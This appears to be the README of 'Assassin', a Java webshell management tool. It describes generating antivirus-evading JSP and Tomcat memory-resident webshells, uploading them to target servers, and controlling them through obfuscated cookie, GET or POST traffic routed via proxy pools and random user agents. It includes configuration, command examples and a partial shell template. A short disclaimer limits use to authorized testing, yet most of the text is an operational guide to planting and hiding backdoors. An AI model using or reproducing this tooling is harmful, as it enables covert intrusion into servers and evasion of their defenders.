Assassin
V1.0


Assassin is a streamlined command line-based webshell management tool. It has a variety of payload sending and encoding methods, as well as streamlined payload code, making it a hidden assassin and difficult to be well defended.
The tools are short and concise, and the generated webshell can be more common and soft-killing, minimizing the traffic characteristics of interaction after connection, and the specific payload sending method can be customized. Due to limited personal energy, Because I'm lazy and , the server only supports Java.
Statement: It is mainly for legal penetration or student AWD competitions authorized by cybersecurity personnel. No one shall use it for illegal purposes or profit-making purposes, otherwise the consequences shall be borne by themselves.
[1] The generated webshell can be more common than the software-killing (webshell templates can be customized and modified)

[2] The webshell is only 1kb in size. The client and the server only need to load byte code once for the same type of communication, and subsequent traffic only transmits commands.
[3] Payload can be sent in four ways: get, post, cookie, and mixed. It can be modified dynamically, and the traffic is highly confusing.
[4] The interactive traffic between the client and the server supports multiple encoding methods, which can be modified dynamically
[5] The parameter names and quantity sent by payload can be customized, supporting random IP agents and user-agents
Software similar to MSF operation mode
Cookies: 
post: 
mixed: 
get: 
In addition to the cookie method, get, post, and mixed can dynamically modify the sending method after a connection has been established, without changing the server.
Request encoding:
Response encoding:
The encoding method of the response can be dynamically modified
Server: jre 1.5 and above
Client: jdk 1.8 and above
{
  "paramNames" : [ " user " , " file " , " id " , " eid " , " wd " , " ie " , " oq " , " name " , " son " ],
  // get、post、mixed请求参数名的随机池
  "cookieNames" : [ " fid " , " uuid " , " eid " , " home " , " ief " , " fl " , " oop " ],
  // cookie请求参数名的随机池
  "headers" :{
    "Accept" : " text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 " ,
    "Accept-Encoding" : " gzip, deflate, br " ,
    "Accept-Language" : " Accept-Language: zh-CN,zh;q=0.9 " ,
    "Upgrade-Insecure-Requests" : " 1 "
  },
  // http头部
  "partNum" : 3 ,
  // payload首次发送的分块数量
  "argNum" : 5 ,
  // 每次请求的参数个数,不能超过paramNames或者cookieNames的参数个数
  "startRandomUserAgent" : false ,
  // 是否随机useragent
  "startIpAgents" : false ,
  // 是否开启ip池代理模式
  "startColor" : true
  // 是否启用命令行颜色
}
Random useragent uses the useragent in ./useragents.txt. After opening, the useragent will be replaced every time the request is enabled. It is generally used with the IP agent. When closed, a webshell session is started with the session command every time.
The ip proxy pool uses ./ipagents.txt, the format is ip:posr;username:password . If authentication is not required, ip:port will be fine. After opening, a proxy will be selected from each request.
Tip: Please close "startColor" after the Windows user starts garbled code, or use Windows Terminal to start

All commands are relatively simple to use, you can view parameters through the help command


help [command] View specific command help
Start with startup.bat or startup.sh

new java 123 cookie
# 生成密码为123 发送方式为cookie的普通jsp木马
new java pass post reqEncode=base36 tamper=tomcat9_filter
# 生成密码为pass 发送方式为post 请求用base36编码的tomcat9 filter内存马
Tips: There are many parameters for add and new commands, and optional parameters wrapped in brackets can also be assigned with key=value.
Then a pop-up window will select the save location
Upload the webshell to the target server
add http://192.168.48.130:8080/1.jsp 123 java method=cookie resEncode=base36
# 添加webshell 密码123 java马 cookie传参 请求编码默认base64 响应编码base36

show view ID number 
session 1 Connect to webshell

When you see the prompt changes, you can execute the command of webshell controller commands!
Assassin | java > getshell
Assassin | java | C: a pache-tomcat-9.0.54 b in > dir
Upload file
upload # 没参数默认传到当前目录
Select the file to upload


download ./test.txt The same applies

The first part is filled with {@key}, representing the webshell password
The second part is filled with {@getvalue}, which represents the code that gets the request to payload
The third part is filled with {@decode}, representing the decode code
The template is as follows:
 String k = "{@key}" ; // aes密钥 123456 md5的前16位
String r = "" ; //密文payload存放位置,这个参数名必须为r,其他的无所谓
// 取密文
{ @ getvalue }
byte [] cText = { @ decode };
If the other main logic remains unchanged, you can successfully connect.
Example
Please see the filter memory horse template of tomcat under webshell/java/







